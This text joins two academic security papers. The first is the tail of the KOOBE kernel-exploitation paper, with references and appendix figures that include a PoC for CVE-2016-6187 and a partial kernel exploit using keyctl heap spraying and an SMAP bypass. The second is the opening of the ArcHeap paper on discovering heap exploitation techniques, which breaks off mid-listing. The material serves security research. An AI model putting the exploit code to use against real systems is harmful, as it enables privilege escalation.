[31] Hong Hu, Shweta Shinde, Sendroiu Adrian, Zheng Leong Chua, Prateek Saxena, and Zhenkai Liang. Data-oriented programming: On the expressiveness of non-control data attacks. In *2016 IEEE Symposium on Security and Privacy (SP)*.

[32] Kyriakos K. Ispoglou, Bader AlBassam, Trent Jaeger, and Mathias Payer. Block oriented programming: Automating data-only attacks. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18.

[33] Vasileios P Kemerlis, Michalis Polychronakis, and Angelos D Keromytis. ret2dir: Rethinking kernel isolation. In *23rd USENIX Security Symposium*, 2014.

[34] Paul Kocher, Jann Horn, Anders Fogh, , Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *40th IEEE Symposium on Security and Privacy (S&P'19)*, 2019.

[35] Frank Li and Vern Paxson. A large-scale empirical study of security patches. In *ACM CCS*, 2017.

[36] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In *27th USENIX Security Symposium (USENIX Security 18)*, 2018.

[37] Kangjie Lu, Marie-Therese Walter, David Pfaff, Stefan Nümberger, Wenke Lee, and Michael Backes. Unleashing use-before-initialization vulnerabilities in the linux kernel using targeted stack spraying. In *NDSS*, 2017.

[38] Matt Miller. Trends, challenges, and strategic shifts in the software vulnerability mitigation landscape. In *BlueHat IL*, 2019.

[39] Santosh Nagarakatte, Jianzhou Zhao, Milo MK Martin, and Steve Zdancewic. Softbound: Highly compatible and complete spatial memory safety for c. *ACM Sigplan Notices*, 2009.

[40] Santosh Nagarakatte, Jianzhou Zhao, Milo MK Martin, and Steve Zdancewic. Cets: compiler enforced temporal safety for c. In *ACM Sigplan Notices*. ACM, 2010.

[41] Vitaly Nikolenko. Linux kernel universal heap spray, 2018.

[42] Marios Pomonis, Theofilos Petsios, Angelos D Keromytis, Michalis Polychronakis, and Vasileios P Kemerlis. krˆ x: Comprehensive kernel protection against just-in-time code reuse. In *Proceedings of the Twelfth European Conference on Computer Systems*. ACM, 2017.

[43] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. Vuzzer: Application-aware evolutionary fuzzing. In *NDSS*, 2017.

[44] Dusan Repel, Johannes Kinder, and Lorenzo Cavallaro. Modular synthesis of heap exploits. In *Proceedings of the 2017 Workshop on Programming Languages and Analysis for Security*.

[45] Edward J Schwartz, Thanassis Avgerinos, and David Brumley. Q: Exploit hardening made easy. In *USENIX Security Symposium*, 2011.

[46] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. Zombieload: Cross-privilege-boundary data sampling. *eprint arXiv:1905.05726*, 2019.

[47] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. Addresssanitizer: A fast address sanity checker.

[48] Kosta Serebryany. Continuous fuzzing with libfuzzer and addresssanitizer. In *2016 IEEE SecDev*.

[49] Dongdong She, Kexin Pei, Dave Epstein, Junfeng Yang, Baishakhi Ray, and Suman Jana. Neuzz: Efficient fuzzing with neural program learning. *arXiv preprint arXiv:1807.05620*, 2018.

[50] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, et al. Sok:(state of) the art of war: Offensive techniques in binary analysis. In *2016 IEEE Symposium on Security and Privacy (SP)*.

[51] Dokyung Song, Julian Lettner, Prabhu Rajasekaran, Yeoul Na, Stijn Volckaert, Per Larsen, and Michael Franz. Sok: sanitizing for security. In *2019 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2019.

[52] Evgeniy Stepanov and Konstantin Serebryany. Memorysanitizer: fast detector of uninitialized memory use in c++. In *Proceedings of the 13th Annual IEEE/ACM International Symposium on Code Generation and Optimization*, 2015.

[53] Robert Swiecki. Honggfuzz. *Available online a t: http://code. google. com/p/honggfuzz*, 2016.

[54] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: Rogue in-flight data load. In *S&P*, May 2019.

[55] Yan Wang, Chao Zhang, Xiaobo Xiang, Zixuan Zhao, Wenjie Li, Xiaorui Gong, Bingchang Liu, Kaixiang Chen, and Wei Zou. Revery: From proof-of-concept to exploitable. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*.

[56] Wei Wu, Yueqi Chen, Xinyu Xing, and Wei Zou. KEPLER: Facilitating control-flow hijacking primitive evaluation for linux kernel vulnerabilities. In *28th USENIX Security Symposium*, 2019.

[57] Wei Wu, Yueqi Chen, Jun Xu, Xinyu Xing, Xiaorui Gong, and Wei Zou. Fuze: Towards facilitating exploit generation for kernel use-after-free vulnerabilities. In *27th USENIX Security Symposium*, 2018.

[58] Wen Xu, Juanru Li, Junliang Shu, Wenbo Yang, Tianyi Xie, Yuanyuan Zhang, and Dawu Gu. From collision to exploitation: Unleashing use-after-free vulnerabilities in linux kernel. In *CCS*. ACM, 2015.

[59] Michal Zalewski. American fuzzy lop, 2014.

[60] Hang Zhang, Dongdong She, and Zhiyun Qian. Android root and its providers: A double-edged sword. In *CCS*. ACM, 2015.

Appendices

A Algorithm for Capability Composition

Algorithm 1 presents an efficient greedy algorithm to evaluate exploitability given different capabilities.

B IP-Hijacking primitive generation walk-through

To provide a concrete example of the workflow we walk through the steps of generating an IP-hijacking primitive for

Input : *Caps*: All capabilities derived from different paths, consisting of OOB writes and path constraints;
Tgt: A potential target object;
Output : *S*: Solutions

```
1  M ← a memory object model;
2  diff ← ∞;
3  while (1st iteration or diff gets smaller) and diff != 0 do
4      min_dist ← ∞;
5      best_cap ← null;
6      for i ← 0 to len(Caps) do
           M' ← M;
7          Apply all OOB writes from Caps[i] to M';
           // construct the distance expression to the desired values
             for the target object;
8          distExpr ← distance(M', Tgt);
           // binary search for the minimum distance with respect to
             the given path constraints;
9          dist ← Min(distExpr, Caps[i]);
10         if min_dist > dist then
11             min_dist ← dist;
12             best_cap ← Caps[i];
           end
       end
       // consulting the solver for the concrete inputs of syscall
         arguments;
13     S ← S + {res = Solve(M, best_cap, min_dist)};
       // Write back the concrete results to the memory object;
14     M ← Update(M, res);
15     diff ← min_dist;
   end
16 if diff == 0 then
17     return S;
   end
18 return No Solution;
```

Algorithm 1: Exploitability composition

CVE-2016-6187 that only allows overflowing one byte of zero. Fig. 8 presents the corresponding PoC in the format defined by Syzkaller, allowing us to take advantage of the utility provided by Syzkaller to programmatically convert the C code [7].

```
1. r0 = openat$apparmor_task_current(0xffffffffffffff9c,
     &(0x7f0000000700)='/proc/self/attr/current\x00', 0x2, 0x0)
2. write(r0, &(0x7f0000000800)='11111111··· ···1111111', 0x100)
```

Figure 8: The PoC for CVE-2016-6187 in Syzkaller format

To start off, KOOBE first parses the program to construct a working C code with some arguments of syscalls marked as symbolic (shown in Fig. 9). It is worth noting that we selectively make arguments symbolic according to their types declared in Syskaller, *e.g.,* the constant string in the first syscall remains concrete. We then compile the program and feed the binary to S2E for vulnerability analysis, which is responsible for identifying the vulnerable object, collecting all the KASAN reports and producing a summary as presented in Fig. 10. As mentioned in §4.1, those OOB sites that do not violate security rules (*i.e.,* undetected by KASAN) could be captured with constraint solving, and thus KOOBE also yields reports for them.

Given all the reports supplemented by KOOBE, it generates an instrumentation configuration (see Fig. 11) to instruct S2E to monitor those OOB sites to extract capability. As a side note, to generate the configuration, we first need to extract the instruction address triggering the OOB access, which was not actually given directly in KASAN reports. We basically need to locate the function that triggers the OOB access and its source line number (given in the backtrace of any KASAN report) and use static analysis (we use Angr) to locate the actual write instruction.

Recall that KOOBE needs to recognize all the loops involving OOB writes and their guards (*i.e.,* the comparison instruction determining whether a loop should exit), we thus implement some static analysis with Angr.

```
// autogenerated by KOOBE
2.  syscall(__NR_mmap, 0x20000000, 0x1000000, 3, 0x32, -1, 0);
3.  uint64_t local_1 = 0x100;
4.  memcpy(0x20000700, "/proc/self/attr/current\000", 24);
5.  long res = syscall(__NR_openat, 0xffffffffffffff9c,
6.                 0x20000700, 2, 0);
8.  memcpy((void*)0x20000800, "11111111··· ···11111111111" 256);
15. s2e_make_concolic((void*)0x20000800, 256, "ptr_0x20000800");
16. s2e_make_concolic(&local_1, 8, "local_1");
17. syscall(__NR_write, res, 0x20000800, local_1);
```

Figure 9: The PoC for CVE-2016-6187 in C code generated by KOOBE

```
{ "vuln_obj": {
    "size": 256, // Concrete value of the size
    // The address of the function call allocating the object
    "callsite": 0xffffffff811f18d0 },
  "KASAN reports": [{
      // call chain to the KASAN report function
      "backtrace": [0xffffffff814b56a6, 0xffffffff81477763],
      "length": 1
  }]}
```

Figure 10: An example of a summary produced by the vulnerability analysis

For exploitability evaluation, KOOBE would match the extracted capabilities with all the candidates we collected beforehand. Fig. 12 demonstrates one particular target object of type `struct key` with a reference counter at offset 0. Also, it requires the knowledge of how to allocate the target and trigger the dereference of a function pointer for the purpose of exploit synthesis. Although we have parsed the debug information to extract all the possible candidates and leverage an LLVM pass to filter out those whose allocation sites are not reachable from the syscalls, we still heavily rely on our domain knowledge to construct the database of target objects.

Fig. 13 shows the output of exploitability evaluation for this target object (as specified by the field "target"). As we can see, it contains the concrete values for all the symbolic arguments we set in the PoC, as well as information useful for massaging the heap layout. For example, by knowing which syscall allocates the vulnerable object, we can arrange the syscall allocating the target to be immediately after it. The

[7] Due to limitations in supporting multi-threading in the Syzkaller's format, we need to make manual adjustments.

```
{ “vulnerability points”: [
   // type: instruction, memset, strcpy, memcpy
   { “addr”: 0xffffffff814b56ad, “type”: “instruction” },
   { “addr”: 0xffffffff8153814b, “type”: “instruction” }],
  // Addresses of guard instructions for loops
  “condition guards”: []}
```

Figure 11: An example of a configuration fed to capability extraction

```
{ “key”: {
    // type: reference counter, data pointer,
    //       function pointer, custom data
    “type”: “reference counter”,
    “offset”: 0, // The offset to the target field
    “size”: 192,
    // The value we want to overwrite with
    “payload”: “\x00\x00\x00\x00”,
    “original value”: “\x01\x00\x00\x00”
    “allocate”: // Allocate this object
      "s[0] = syscall(__NR_keyctl, 1, "keyring", 0, 0, 0);
      syscall(__NR_keyctl, 5, s[0], 0x3f3f3f3f, 0, 0);”,
    // Trigger a dereference of the target pointer
    “dereference”:
      “syscall(__NR_keyctl, 1, "keyring", 0, 0, 0);
      do_keyspray();
      syscall(__NR_keyctl, 3, 0xfffffffffffffffd, 0, 0, 0);”,
    // Number of objects allocated before the target object
    “#pre-object”: 1 }}
```

Figure 12: Database for target objects

“layout” records the sizes of all the heap objects allocated during the execution of the syscall that allocates the vulnerable object, summarizing the side effect we have to cope with when performing heap feng shui. Fig. 14 illustrates the final IP-hijacking exploit primitive incorporating some known heap feng shui strategy. In this case where the syscall that allocates the vulnerable object and the one triggering OOB writes are the same, leaving no room for allocating the target object afterward, we thus proactively reserve three adjacent slots (line 27) for the vulnerable and target objects and one more competing for the memory as declared in the database (*i.e.*, “#pre-object"). And then we gradually release the reserved memory (lines 28 and 29) to delicately make the vulnerable and target objects re-occupy them such that they are adjacent to each other. It is worth noting that the order of syscalls and heap layout manipulation operations are carefully organized based on both the target object database (Fig. 12) and the output (Fig. 13).

By overwriting the reference counter, we effectively turn the OOB vulnerability into a UAF and thus invoke `msgsnd` (line 15) to perform heap spray to occupy the released object of type `key` with controllable data. Since `key` contains a data pointer pointing to another object of type `key_type`, which in turn contains a function pointer, we could leverage heap spray to make the data pointer point to either userspace (line 12) or `physmap` if SMAP is enabled, where we counterfeit a kernel object of type `key_type` with a desired function pointer value (line 7[8]). As we can see, there is no need to execute userspace code in kernel mode and we could leverage `physmap spray` [33] to bypass SMAP.

[8] We omit the code for physmap.

```
{ "target": "key",
  "syscalls": [257, 1], // All related syscalls
  // The sizes of all the allocated objects in the line below
  "layout": [256, 0, 64], // ‘0’ indicates the vulnerable obj
  "allocIndex": 1, // The index of the syscall that allocates
                   // the vulnerable object
  “derefIndex”: 1, // The index of the syscall that triggers
                   // OOB writes
  "size": 192, // The required size for the vulnerable object
  "solution": {
    "ptr_0x20000800": [49, 49, 49, … … 49],
    "local_1": [192, 0, 0, 0, 0, 0, 0, 0]
}}
```

Figure 13: An example of output generated by the exploitability evaluation

```
// autogenerated by KOOBE
1.  uint64_t r[1] = {0xffffffffffffffff};
2.  uint64_t s[32] = {0};
3.  int msqid_key = msgget(IPC_PRIVATE, 0644 | IPC_CREAT);
4.  char msg_key[192 - 0x30 + sizeof(long)];
5.  void do_keyspray() {
6.    struct key_type my_key_type;
7.    my_key_type.revoke = DIVERTED_ADDRESS;
8.    *(unsigned long*)(&msg_key[sizeof(long) + 0x80 - 0x30]) =
9.  #ifdef ENABLE_BYPASS_SMAP
10.       PHYSMAP_ADDRESS;
11. #else
12.       (unsigned long)&my_key_type;
13. #endif
14.   for (int i = 0; i < 32; i++) {
15.     msgsnd(msqid_key, &msg_key, 192 - 0x30, 0);
16.   }
17. }
18. void do_alloc_target() {
19.   s[0] = syscall(__NR_keyctl, 1, "keyring", 0, 0, 0);
20.   syscall(__NR_keyctl, 5, s[0], 0x3f3f3f3f, 0, 0);
21. }
22. void do_trigger() {
23.   syscall(__NR_keyctl, 1, "keyring", 0, 0, 0);
24.   do_keyspray();
25.   syscall(__NR_keyctl, 3, 0xfffffffffffffffd, 0, 0, 0);
26. }
// Exhaust cache and reserve three contiguous objects
27. void do_fengshui() { cache_exhaustion(); padding(3); }
// Release two pre-allocated objects for the target object and
// the one competing for the memory as declared in the database
28. void do_fengshui_tgt() { release(2); release(0); }
// Release one pre-allocated object for the vulnerable object
29. void do_fengshui_vuln() { release(1); }
30. void do_fengshui_trigger() {}
31. int main(void) {
32.   syscall(__NR_mmap, 0x20000000, 0x1000000, 3, 0x32, -1, 0);
33.   uint64_t local_1 = 192;
34.   memcpy(0x20000700, "/proc/self/attr/current\000", 24);
35.   r[0] = syscall(__NR_openat, 0xffffff9c, 0x20000700, 2, 0);
36.   do_fengshui();
37.   do_fengshui_tgt();
38.   do_alloc_target();
39.   do_fengshui_vuln();
40.   memcpy(0x20000800, "\x31\x31 ... ... \x31\x31", 192);
41.   syscall(__NR_write, r[0], 0x20000800, local_1);
42.   do_fengshui_trigger();
43.   do_trigger();
44.   return 0;
45. }
```

Figure 14: A partial exploit produced by the exploit primitive synthesis

Automatic Techniques to Systematically Discover New Heap Exploitation Primitives



Insu Yun† Dhaval Kapil‡ Taesoo Kim†

† *Georgia Institute of Technology* ‡ *Facebook*

Abstract

Exploitation techniques to abuse metadata of heap allocators have been widely studied because of their generality (i.e., application independence) and powerfulness (i.e., bypassing modern mitigation). However, such techniques are commonly considered *arts*, and thus the ways to discover them remain ad-hoc, manual, and allocator-specific.

In this paper, we present an automatic tool, ARCHEAP, to systematically discover the unexplored heap exploitation primitives, regardless of their underlying implementations. The key idea of ARCHEAP is to let the computer autonomously explore the spaces, similar in concept to fuzzing, by specifying a set of common designs of modern heap allocators and root causes of vulnerabilities as models, and by providing heap operations and attack capabilities as actions. During the exploration, ARCHEAP checks whether the combinations of these actions can be potentially used to construct exploitation primitives, such as arbitrary write or overlapped chunks. As a proof, ARCHEAP generates working PoC that demonstrates the discovered exploitation technique.

We evaluated ARCHEAP with ptmalloc2 and 10 other allocators, and discovered *five previously unknown* exploitation techniques in ptmalloc2 as well as several techniques against seven out of 10 allocators including the security-focused allocator, DieHarder. To show the effectiveness of ARCHEAP's approach in other domains, we also studied how security features and exploit primitives evolve across different versions of ptmalloc2.

1 Introduction

Heap-related vulnerabilities have been the most common, yet critical source of security problems in systems software [42, 64, 65, 71]. According to Microsoft, heap vulnerabilities accounted for 53% of security problems in their products in 2017 [48]. One way to exploit these vulnerabilities is to use heap exploitation techniques [61], which abuse underlying allocators. There are two properties that make these techniques preferable for attacks. First, heap exploitation techniques tend to be application-independent, making it possible to write exploit without a deep understanding of application internals. Second, heap vulnerabilities are typically so powerful that attackers can bypass modern mitigation schemes by abusing them. For example, a seemingly benign bug that overwrites *one NULL byte* to the metadata of ptmalloc2 leads to a privilege escalation on Chrome OS [2].

Target programs	Before ASLR			After ASLR				
	02-04	05-07	Total	08-10	11-13	14-16	17-19	Total
Scriptable	0	12	12	13	29	11	4	57
Non-scriptable	9	7	16	5	1	3	2	11
(via heap exploit techs)	12	12	24	3	4	1	2	10

Scriptable: Software accepting a script language (e.g., web browsers or PDF readers).

Table 1: The number of exploitations that lead to code execution from heap vulnerabilities in exploit-db [50]. A heap exploit technique is one of the popular methods used to compromise non-scriptable programs—bugs in scriptable programs typically allow much easier, simpler way for exploitation, requiring no use of the heap exploitation technique.

Heap exploitation techniques have steadily been used in real-world exploits. To show that, we collected successful exploits for heap vulnerabilities leading to arbitrary code execution from the well-known exploit database, exploit-db [50]. As shown in Table 1, heap exploitation techniques were one of the favorable ways to compromise software when ASLR was not implemented (24 / 52 exploits). Even after ASLR is deployed, heap bugs in non-scriptable programs are frequently exploited via heap exploitation techniques (10 / 21 exploits). Not to mention, popular software such as the Exim mail server [47], WhatsApp [6] and VMware ESXi [77] are all hijacked via the heap exploitation technique in 2019. Note that scriptable programs provide much simpler, flexible exploitation techniques, so using heap exploitation techniques is not yet preferred by an attacker: e.g., corrupting an array-like structure to achieve arbitrary reads and writes.

Communities have been studying possible attack techniques against heap vulnerabilities (see, Table 2), but finding such techniques is often considered an art, and thus the approaches used to discover them remain ad-hoc, manual and allocator-specific at best. Unfortunately, such a trend makes it hard for communities to understand the security implications of various heap allocators (or even across different versions).

2001	(1) Once upon a free()... [1]
2003	(1) Advanced Doug lea's malloc exploits [38]
2004	(2) Exploiting the wilderness [55]
2007	(2) The use of set_head to defeat the wilderness [25]
2007	(3) Understanding the heap by breaking it [20]
2009	(1) Yet another free() exploitation technique [36]
2009	(6) Malloc Des-Maleficarum [7]
2010	(2) The house of lore: Reloaded [8]
2014	(1) The poisoned NUL byte, 2014 edition [18]
2015	(2) Glibc adventures: The forgotten chunk [28]
2016	(3) Ptmalloc fanzine [37]
2016	(3) New exploit methods against Ptmalloc of Glibc [72]
2016	(1) House of Einherjar [66]
2018	**(5) ARCHEAP**

Table 2: Timeline for new heap exploitation techniques discovered and their count in parentheses (e.g., ARCHEAP found five new techniques in 2018).

For example, when *tcache* was recently introduced in ptmalloc2 to improve the performance with a per-thread cache, its security was improperly evaluated (i.e., insufficient integrity checks for allocation or free [17, 37]), enabling an easier way for exploitation. Moreover, existing studies for heap exploitation techniques are highly biased; only ptmalloc2 is exhaustively considered (e.g., missing DieHarder [49]).

In this paper, we present an automatic tool, ARCHEAP, to systematically discover the unexplored heap exploitation primitives, regardless of their underlying implementations. The key idea of ARCHEAP is to let the computer autonomously explore the spaces, similar in concept to fuzzing, which is proven to be practical and effective in discovering software bugs [29, 75].

However, it is non-trivial to apply classical fuzzing techniques to discover new heap exploitation primitives for three reasons. First, to successfully trigger a heap vulnerability, it must generate a *particular* sequence of steps with *exact* data, quickly rendering the problem intractable using fuzzing approaches. Accordingly, researchers attempt to tackle this problem using symbolic execution instead, but stumbled over the well-known state explosion problem, thereby limiting its scope to validating *known* exploitation techniques [17]. Second, we need to devise a fast way to estimate the possibility of heap exploitation, as fuzzing requires clear signals, such as segmentation faults, to recognize interesting test cases. Third, the test cases generated by fuzzers are typically redundant and obscure, so users are required to spend non-negligible time and effort analyzing the final results.

The key intuition to overcome these challenges (i.e., reducing search space) is to abstract the internals of heap allocators and the root causes of heap vulnerabilities (see §3.1). In particular, we observed that modern heap allocators share three common design components, namely, *binning*, *in-place metadata*, and *cardinal data*. On top of these models, we directed ARCHEAP to mutate and synthesize heap operations and attack capabilities. During the exploration, ARCHEAP checks whether the generated test case can be potentially used to construct exploitation primitives, such as arbitrary writes or overlapped chunks—we devised shadow-memory-based detection for efficient evaluation (see, §5.3). Whenever ARCHEAP finds a new exploit primitive, it generates a working PoC code using delta-debugging [76] to reduce redundant test cases to a minimal, equivalent class.

Allocators	B	I	C	Description (applications)
ptmalloc2	✓	✓	✓	A default allocator in Linux.
dlmalloc	✓	✓	✓	An allocator that ptmalloc2 is based on.
jemalloc	✓		✓	A default allocator in FreeBSD.
tcmalloc	✓	✓	✓	A high-performance allocator from Google.
PartitionAlloc	✓		✓	A default allocator in Chromium.
libumem	✓		✓	A default allocator in Solaris.

B: Binning, **I**: In-place metadata, **C**: Cardinal data

Table 3: Common designs used in various memory allocators. This table shows that even though their detailed implementations could be different, heap allocators share common designs that can be exploited for automatic testing.

We evaluated ARCHEAP with ptmalloc2 and 10 other allocators. As a result, we discovered *five new* exploit techniques against Linux's default heap allocator, ptmalloc2. ARCHEAP's approach can be extended beyond ptmalloc2; ARCHEAP found several exploit primitives against other popular heap allocators, such as tcmalloc and jemalloc. Moreover, by disclosing unexpected exploit primitives, ARCHEAP identified three implementation bugs in DieHarder, Mesh [56], and mimalloc, respectively.

The closest related work to ARCHEAP is HeapHopper [17], which verifies *existing* heap exploit techniques using symbolic execution. Compared with HeapHopper, ARCHEAP outperforms it in finding new techniques; none of the new techniques from ARCHEAP are found by HeapHopper. Moreover, unlike HeapHopper, ARCHEAP is independent on exploit-specific information, which is unavailable in finding new techniques; HeapHopper found only three out of eight known techniques in ptmalloc2 without the prior knowledge, while ARCHEAP found all eight. This shows that HeapHopper is ineffective for this new task (i.e., finding new exploit techniques), justifying the need for this new tool.

To show the effectiveness of the ARCHEAP's approach in other domains, we also studied how exploit primitives evolve across different versions of ptmalloc2, demonstrating the need for an automated method to evaluate the security of heap allocators. To foster further research, we open-source ARCHEAP at https://github.com/sslab-gatech/ArcHeap.

In summary, we make the following contributions:

- We show that heap allocators share common designs, and we devise an efficient method to evaluate exploitation techniques using shadow memory.
- We design, implement, and evaluate our prototype, ARCHEAP, a tool that automatically discovers heap exploitation techniques. against various allocators.
- ARCHEAP found five new techniques in ptmalloc2 and several techniques in various allocators, including tcmalloc, jemalloc, and DieHarder, and it outperforms a state-of-the-art tool, HeapHopper, in finding new exploitation techniques.

2 Analysis of Heap Allocators

2.1 Modern Heap Allocators

Dynamic memory allocation [41] plays an essential role in managing a program's heap space. The C standard library defines a set of APIs to manage dynamic memory allocations such as `malloc()` and `free()` [24]. For example, `malloc()` allocates the given number of bytes and returns a pointer to the allocated memory, and `free()` reclaims the memory specified by the given pointer.

A variety of heap allocators [19, 26, 41, 43, 45, 49, 56, 59, 64, 65] have been developed to meet the specific needs of target programs. Heap allocators have two types of common goals: *good performance* and *small memory footprint*—minimizing the memory usage as well as reducing fragmentation, which is the unused memory (i.e., hole) among in-use memory blocks. Unfortunately, these two desirable properties are fundamentally conflicting; an allocator should minimize additional operations to achieve good performance, whereas it requires additional operations to minimize fragmentation. Therefore, the goal of an allocator is typically to find a good balance between these two goals for its workloads.

Common designs. In analyzing various heap allocators, we found their common design principles shown in Table 3: *binning*, *in-place metadata*, and *cardinal data*. Many allocators use size-based classification, known as *binning*. In particular, they partition a whole size range into multiple groups to manage memory blocks deliberately according to their size groups; small-size blocks focus on performance, and large-size blocks focus on memory usage of the allocators. Moreover, by dividing size groups, when they try to find the best-fit block, the smallest but sufficient block for given request, they scan only blocks in the proper size group instead of scanning all memory blocks.

Moreover, many dynamic memory allocators place metadata near the payload, called *in-place metadata*, even though some allocators avoid this because of security problems from corrupted metadata in the presence of memory corruption bugs (see Table 3). To minimize memory fragmentation, a memory allocator should maintain information about allocated or freed memory in metadata. Even though the allocator can place metadata and payload in distinct locations, many allocators store the metadata near the payload (i.e., a head or a tail of a chunk) to increase locality. In particular, by connecting metadata and payload, an allocator can get benefits from the cache, resulting in performance improvement.

Further, memory allocators contain only *cardinal data* that are not encoded and essential for fast lookup and memory usage. In particular, metadata are mostly pointers or size-related values that are used for their data structures. For example, ptmalloc2 stores a raw pointer for a linked list that is used to maintain freed memory blocks.

This observation has been leveraged to devise the universal method to test various allocators regardless of their implementations (see §5.2). First, our approach should consider

```
struct malloc_chunk {
  // size of "previous" chunk
  //  (only valid when the previous chunk is freed, P=0)
  size_t prev_size;
  // size in bytes (aligned by double words): lower bits
  // indicate various states of the current/previous chunk
  //   A: alloced in a non-main arena
  //   M: mmapped
  //   P: "previous" in use (i.e., P=0 means freed)
  size_t size;
  // double links for free chunks in small/large bins
  //  (only valid when this chunk is freed)
  struct malloc_chunk* fd;
  struct malloc_chunk* bk;
  // double links for next larger/smaller size in largebins
  //  (only valid when this chunk is freed)
  struct malloc_chunk* fd_nextsize;
  struct malloc_chunk* bk_nextsize;
};
```




Figure 1: Metadata for a chunk in ptmalloc2 and memory layout for the in-use and freed chunks [23].

binning to explore multiple size groups of an allocator. For example, if we just uniformly pick a size in the 2^{64} space, the probability of choosing the smallest size group in ptmalloc2 ($< 2^7$) becomes nearly zero (2^{-57}). Thus, we need to use a better sampling method considering binning. Moreover, the other two design principles — in-place and cardinal metadata — limit the locations and domains of metadata, reducing the search space. Under these design principles, we only need to focus on metadata in the boundary of a chunk with specific forms (i.e., pointers or sizes).

2.2 ptmalloc2: glibc's Heap Allocator

In this section, we discuss ptmalloc2 [22, 23, 27], the heap allocator used in glibc, whose exploitation techniques have been heavily studied because of its prevalence and its complexity of metadata [1, 3, 7, 18, 20, 25, 36, 38, 55]. Similar to other work [17, 58], we will use ptmalloc2 as our default allocator for further discussions.

Metadata. A chunk in ptmalloc2 is a memory region containing metadata and payload. Memory allocation API such as `malloc()` returns the address of the payload in the chunk. Figure 1 shows the metadata of a chunk and its memory layout for an in-use and a freed chunk. `prev_size` represents the size of a previous chunk if it is freed. Although the `prev_size` of a chunk overlaps with the payload of the previous chunk, this is legitimate since `prev_size` is considered only after the previous chunk is freed, i.e., the payload is no longer used. `size` represents the size of a current chunk. The real size of the chunk is 8-bit aligned, and the 3 LSBs of the size are

used for storing the state of the chunk. The last bit of size, called PREV_IN_USE (P), shows whether the previous chunk is in use. For example, in Figure 1, after the chunk is freed, the PREV_IN_USE in the next chunk is changed from 1 to 0. Other metadata, fd, bk, fd_nextsize, and bk_nextsize, are used to maintain linked lists that hold freed chunks.

Binning. ptmalloc2 has several types of bins: fast bin, small bin, large bin, unsorted bin, and tcache [15]. Each bin has its own characteristics to achieve its goal; a fast bin uses a single-linked list, giving up merging for performance, but a small bin merges its freed chunks to reduce fragmentation. Moreover, a large bin stores chunks that have different sizes to handle arbitrarily large chunks. To optimize scanning for the best-fit chunk, a large bin maintains another sorted, double-linked list. The unsorted bin is a special bin that serves as a fast staging place for free chunks. If a chunk is freed, it first moves to the unsorted bin and is used to serve the subsequent allocation. If the chunk is not suitable for the request, it will move to a regular bin (i.e., a small bin or a large bin). Using the unsorted bin, ptmalloc2 can increase locality for performance by deferring the decision for the regular bins. The tcache, per-thread cache, is enabled by default from glibc 2.26. It works similarly to a fast bin but requires no locking for threads, and therefore it can achieve significant performance improvements for multithread programs [15].

2.3 Complex Modern Heap Exploits

Heap exploit techniques have recently been much subtle and sophisticated to bypass the new security checks introduced in the allocators. If an attacker found a vulnerability that corrupts heap metadata (e.g., overflow) or improperly uses heap APIs (e.g., double free), the next step is to develop the bug to a more useful exploit primitive such as arbitrary write. To do so, attackers typically have to modify the heap metadata, craft a fake chunk, or call other heap APIs according to the implementation of the target heap allocator. This development was trivial in the good old days for attackers; they can use the universal technique for most allocators (e.g., unsafe unlink). However, it became complicated after many security checks were introduced to respond to such attacks. Therefore, researchers have studied and shared heap exploitation techniques that are reusable methods to develop vulnerabilities to useful attack primitives [1, 3, 7, 18, 18, 20, 25, 36, 38, 55, 66, 72]. Table 4 summarizes modern heap exploitation techniques from previous work [17] and new ones that our tool, ArcHeap, found.

Example: Unsafe unlink. One of the most famous heap exploitation techniques is the *unsafe unlink attack* that abuses the unlink mechanism of double-linked lists in heap allocators, as illustrated in Figure 2a. By modifying a forward pointer (P->fd) into a properly encoded location and a backward pointer (P->bk) into a desired value, attackers can achieve arbitrary writes (see, P->fd->bk = P->bk). Due to the prevalence of double-linked lists, this technique was used for many allocators, including dlmalloc, ptmalloc2, and even the Windows allocator [1].

```
#define unlink(AV, P, BK, FD)                                    \
  /* (1) checking if size == the next chunk's prev_size */       \
★ if (chunksize(P) != prev_size(next_chunk(P)))                  \
★   malloc_printerr("corrupted size vs. prev_size");            \
  FD = P->fd;                                                    \
  BK = P->bk;                                                    \
  /* (2) checking if prev/next chunks correctly point */         \
★ if (FD->bk != P || BK->fd != P)                                \
★   malloc_printerr("corrupted double-linked list");            \
★ else {                                                         \
    FD->bk = BK;                                                 \
    BK->fd = FD;                                                 \
    ...                                                          \
★ }
```

(a) Security checks introduced since glibc 2.3.4 and 2.26. Two security checks first validate two invariants (see, comments above) before unlinking the victim chunk (i.e., P).

```
// [PRE-CONDITION]
//   sz : any non-fast-bin size
//   dst: where to write (void*)
//   val: target value
// [BUG] buffer overflow (p1)
// [POST-CONDITION] *dst = val
void *p1 = malloc(sz);
void *p2 = malloc(sz);
